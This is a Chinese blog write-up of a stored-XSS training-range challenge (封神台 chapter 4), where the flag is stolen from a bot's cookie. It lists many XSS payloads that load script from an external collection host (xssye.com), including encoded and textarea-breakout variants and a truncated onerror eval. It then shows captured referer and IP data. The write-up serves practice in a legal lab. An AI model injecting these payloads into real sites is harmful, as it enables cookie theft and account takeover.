封神台靶场-第四章

原创

Mr H 于 2020-07-12 00:10:20 发布 882 收藏 1

分类专栏： 封神台-第四章 文章标签： 渗透测试平台

本文链接：https://blog.csdn.net/Mr_helloword/article/details/107293148

第四章：为了更多的权限！

Tips:

1、存储型Xss


2、flag在cookie里，格式为zkz{…}，xss bot 每10秒访问一次页面

3、自建Xss平台源码：http://www.zkaq.org/?t/99.html

登陆后根据提示要进行存储型xss注入。

这里我们可以借助一个xss平台xss平台没有的可以在这里注册

创建项目



2.选择模块我这里选择自己想要的模块

3.复制如下代码到可能存在注入的地方

项目名称: 88888

如何使用:

将如下代码植入怀疑出现xss的地方（注意'的转义），即可在 项目内容 观看XSS效果。

当前项目URL地址为：http://xssye.com/88888 **【注意新增https，插入对方网站代码前缀http或者https都可】**

图片探测系统（记录referer、IP、浏览器等信息），只要对方网站可以调用外部图片(或可自定义HTML)，常用于探测后台地址

图片插件一： **//xssye.com/88888.jpg**

```
<Img sRC=//xssye.com/88888.jpg>
```

```
<Img sRC=//xssye.com/88888/picc.jpg>
```

一、将如下代码植入怀疑出现xss的地方（注意'的转义），即可在 项目内容 查看XSS返回结果。

```
<sCRiPt sRC=//xssye.com/88888></sCrIpT>
```

或者上面代码转换URL一次编码

```
%3CsCRiPt%20sRC%3Dhttp%3A%2F%2Fxssye.com%2F88888%3E%3C%2FsCrIpT%3E
```

或者标准代码

```
</tExtArEa>'"><sCRiPt sRC=http://xssye.com/88888></sCrIpT>
```

或者上面代码转换URL一次编码

```
%26lt%3B%2FtExtArEa%26gt%3B%26%23039%3B%26quot%3B%26gt%3B%26lt%3BsCRiPt%20sRC%3Dhttp%3A%2F%2Fxssye.com%2F888
88%26gt%3B%26lt%3B%2FsCrIpT%26gt%3B
```

或者上面代码转换URL二次编码


```
%2526lt%253B%252FtExtArEa%2526gt%253B%2526%2523039%253B%2526quot%253B%2526gt%253B%2526lt%253BsCRiPt%2520sRC%
253Dhttp%253A%252F%252Fxssye.com%252F88888%2526gt%253B%2526lt%253B%252FsCrIpT%2526gt%253B
```

二、再或者 IMG 标签

```
</tEXtArEa>'"><img src=# id=xssyou style=display:none onerror=eval(unescape(/var%20b%3Ddocument.createElemen
```


4.随便填入留言板提交

主题：	<sCRiPt sRC=//xssye.com/88888></sCrIpT> *
内容 *：	<sCRiPt sRC=//xssye.com/88888></sCrIpT>



5.回到xss平台发现收到xss注入反馈

flag如下：

		K • opener :	58.183 • IP-ADDR :	
+展开	2020-07-12 00:04:13	• location : http://59.63.200.7	• HTTP_REFERER : http://59.	删除

1 共1页